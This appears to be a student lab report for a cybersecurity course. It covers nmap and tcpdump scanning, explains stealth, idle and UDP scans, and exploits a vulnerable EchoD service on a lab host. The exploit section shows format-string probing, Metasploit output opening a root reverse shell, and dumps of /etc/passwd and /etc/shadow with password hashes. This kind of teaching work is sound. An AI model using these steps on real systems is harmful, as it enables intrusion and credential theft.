

ITC8250 - Cyber Security Technologies I


Group Work 1

214322IV - Maëlie LEBARON
214366IV - Jordan Béziaud
214307IV - Vincent Rossignol
214319IV - Marine Hervet
214310IV - Victor Thévin

October 11, 2021

1 Information Gathering

Using nmap with parameter `-sV` allows us to scan the target computer, and to determine the version of the service running on the open port.




```
Interesting ports on alice (192.168.1.2):
Not shown: 991 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      WU-FTPd wu-2.6.2
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu5 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu))
111/tcp   open  rpcbind
443/tcp   open  http     Apache httpd 2.2.14 ((Ubuntu))
2049/tcp  open  rpcbind
6000/tcp  open  X11      (access denied)
Service Info: Host: alice; OSs: Unix, Linux
```

Figure 1: Result of Mallet using nmap on Alice's IP

1.1 How do the outputs of tcpdump differ if you try to connect to an open TCP port compared to a closed TCP port?

Performing tcpdump on a closed port won't return a *SYN* + *ACK* packet, but only a *RST* packet, where performing on a open port will return a *SYN* + *ACK*. To resum :

Open port : *Mallet* \xrightarrow{SYN} *Alice* then *Alice* $\xrightarrow{SYN+ACK}$ *Mallet* and to end : *Mallet* \xrightarrow{RST} *Alice*
Closed port : *Mallet* \xrightarrow{SYN} *Alice* then *Alice* \xrightarrow{RST} *Mallet*



```
16:11:16.427813 IP mallet.local.60603 > alice.ftp-data: Flags [S], seq 555797454, win 4096, options [mss 1460], length 0
16:11:16.428830 IP alice.ftp-data > mallet.local.60603: Flags [R.], seq 0, ack 555797455, win 0, length 0
16:11:18.063032 IP mallet.local.53626 > alice.ssh: Flags [S], seq 1912099376, win 4096, options [mss 1460], length 0
16:11:18.063943 IP alice.ssh > mallet.local.53626: Flags [S.], seq 1077982871, ack 1912099377, win 5840, options [mss 1460], length 0
16:11:18.063983 IP mallet.local.53626 > alice.ssh: Flags [R], seq 1912099377, win 0, length 0
```

Figure 2: Log of tcpdump on port 20 (closed port) and port 22 (open port)

1.2 What is the difference between a stealth scan and a normal scan?

The “stealth” scan does not establish a full connection to the target (the port). The scanner (mallet) sends a single data packet and after the server response resets the connection. It is more discrete because it is not in the logs.

1.3 The option-sI starts what is called an idle scan. This scan method allows an adversary to scan a host without sending packets from his real IP address. Explain how this works.

An "idle scan" exploits the fact that on some operating systems the IPID is incremented at each packet sending.

The first step is to find a "zombie" machine in the network likely to have this type of operating system and send it a SYN/ACK packet to this machine. The "zombie" machine replies with an RST packet that contains its IPID.

The attacker then sends a SYN/ACK packet to his target by using the IPID of the zombie machine. The target machine will send a packet back to the zombie machine.

- If the port is closed, the target machine has sent an RST so the zombie machine has not sent a packet back.
- If the port is open, the target has sent a SYN/ACK packet to the zombie and the zombie has sent an RST because it did not actually send the first SYN/ACK packet. By sending this packet to the target, the zombie machine incremented its IPID. The attacker then sends a SYN/ACK packet to the zombie machine, which in response sends it an RST packet containing its new IPID, which increments its IPID. The attacker can thus deduce the status of the targeted port:
- If the IPID has increased by 2, the port is open
- If the IPID has increased by 1, the port is closed

1.4 Perform a UDP port scan on alice and compare the packets sent with those of a TCP scan using tcpdump or Wireshark. Since UDP scans are slow (Why?) it makes sense to limit the number of ports.

Performing UDP scan, we only detect a port as closed if we receive a ICMP packet back. If we do not receive anything, the port is labelled as "open — filtered".

TCP scan always wait for an answer and it is the content of the packet received that gives us information on the state of the port.

UDP scans are slow because the open ports might not respond to the requests, so nmap will timeout and try again.

1.5 Why is there no stealth mode for UDP scans?

UDP protocol is a non-connected protocol. TCP is a connected protocol and establish connection through a "three-way handshake". Stealth mode do not terminate the three-way handshake, and as there is no connection with UDP protocol, there is no three-way handshake. Therefore, there is no stealth mode.

1.6 Why may stealth scans attract more attention than simple connect scans? Why are they then called stealth scans? From this perspective, what is the advantage of a SYN scan compared to other stealth scan methods?

As said before, stealth scans do not terminate the three-way TCP handshake (SYN, SYN/ACK, ACK). This network pattern can be detected by an Intrusion Detection System (IDS), whose goal is to detect anomalies on the network. A connect scan establishes a full connection, which is less likely to be classified as an attack by the IDS. The stealth scan is so named because it tends to be less suspicious by resetting the connection and hiding its true purpose, port scanning. The advantage of SYN scans over other methods is its speed.

2 Finding Potential Vulnerabilities

2.1 Use Nmap to gather more information about the HTTP server running on alice.

2.1.1 Which options for Nmap did you choose and why?

As we scanned previously the open port / services on alice's computer with `sudo nmap -sV 192.168.1.2/24` we saw a http server running on ports 80 and 443 using **Apache 2.2.14**. Given the ports, we can thus scan this port using the `-p` options that indicates nmap to scan a specific port, and `-sV` to see if there is other services running on this port We used those commands : `sudo nmap 192168.1.2 -p 80 -sV`, and `sudo nmap 192168.1.2 -p 443 -sV`.

2.1.2 What information did you receive about the server?

We got the information that those servers runs on port 80 (default HTTP port) and 443 (default HTTPS port) using the Apache package with the version 2.2.14 on the Ubuntu distribution.

2.2 What are the main differences between the scan using Nmap and the scan using OpenVAS?

Here are the differences between `nmap` and `OpenVAS` scan :

- UI : OpenVAS use a graphical user interface (to provide more options to the user), and nmap is a command line tool
- Server : OpenVAS needs a server to operate, opposed to nmap
- Features :
 - OpenVAS searches for vulnerabilities among a wide range of surface vectors
 - Nmap is used mostly for mapping out the network and scanning ports
- Usage :
 - OpenVAS is better when you do not know what you are looking for, as it performs a wide range of attacks for different purposes and generate a complete report
 - Nmap is more restrictive because you need to specify precise arguments and options

3 Exploiting Vulnerabilities

We analyse port of Bob with `nmap` : `sudo nmap -sV 192.168.1.1`.

An unknown service on port 12345 is exposed, so we will try to connect to it using telnet with the following command : `nc 192.168.1.1 12345:clubs`

```
Starting Nmap 5.00 ( http://nmap.org ) at 2021-10-11 17:12 CEST
Interesting ports on bob (192.168.1.1):
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.0
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 5 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch)
12345/tcp open  netbus?
```

Figure 3: Analysing port of Bob using nmap

3.1 What is this service ?

We arrive on what seems to be a EchoD (v0.1) service (a small utility in C with source code can be found [here](#)) that answer the messages we are sending ("echoing back").

3.2 What might be a potential vulnerability in such a service?

We don't know if the echo server simply send back our messages or if we can make it execute something. Then, our message could be injected code to, for example, overflow the memory or open a reverse shell and gain access to the server.

3.3 Can you gather any evidence that might confirm your suspicion of a potential vulnerability?

We can try to use format string attack :

```
EchoD (v0.1): What you send me - I send you back!
%d
You said: 10
%f%d
You said: 0.0000000
```

Figure 4: Testing format character on the EchoD service

Using the command provided, we manage to get install the reverse shell on the echoD server on port 12345 ! We can check with the whoami command that we are root and thus that the exploit worked, and we can even look for the account information by looking for the shadow and passwd files.

```
msf exploit(echod) > exploit
[*] Started reverse handler on 192.168.1.3:3333
[*] Sleeping for 5 seconds...be patient
[*] Sending payload...
[*] Got a reply...
[*] Command shell session 2 opened (192.168.1.3:3333 -> 192.168.1.1:32926) at 20
21-10-11 17:42:11 +0200

whoami
root
```

Figure 5: Checking if the exploit worked using whoami

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
Debian-exim:x:101:103:/var/spool/exim4:/bin/false
statd:x:102:65534:/var/lib/nfs:/bin/false
bob:x:1000:1000:/home/bob:/bin/bash
sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin

cat /etc/shadow
root:$1$50ygCT6V$bCPZEUp1XHkNHqa//1V000:14806:0:99999:7:::
daemon:*:14795:0:99999:7:::
bin:*:14795:0:99999:7:::
sys:*:14795:0:99999:7:::
sync:*:14795:0:99999:7:::
games:*:14795:0:99999:7:::
man:*:14795:0:99999:7:::
lp:*:14795:0:99999:7:::
mail:*:14795:0:99999:7:::
news:*:14795:0:99999:7:::
uucp:*:14795:0:99999:7:::
proxy:*:14795:0:99999:7:::
www-data:*:14795:0:99999:7:::
backup:*:14795:0:99999:7:::
list:*:14795:0:99999:7:::
irc:*:14795:0:99999:7:::
gnats:*:14795:0:99999:7:::
nobody:*:14795:0:99999:7:::
libuid:*:14795:0:99999:7:::
Debian-exim:*:14795:0:99999:7:::
statd:*:14795:0:99999:7:::
bob:$1$g1Wx1F0$5y5dJqWf2vQ1_MuRErfPv9/:14806:0:99999:7:::
```

Figure 6: /etc/passwd and /etc/shadow access

References

- [Port Scanning Techniques and Algorithms : TCP Idle Scan](#)
- [Port Scanning Techniques and Algorithms : UDP Scan](#)
- [Source code of EchoD \(v0.1\) service](#)
- [Format String attack](#)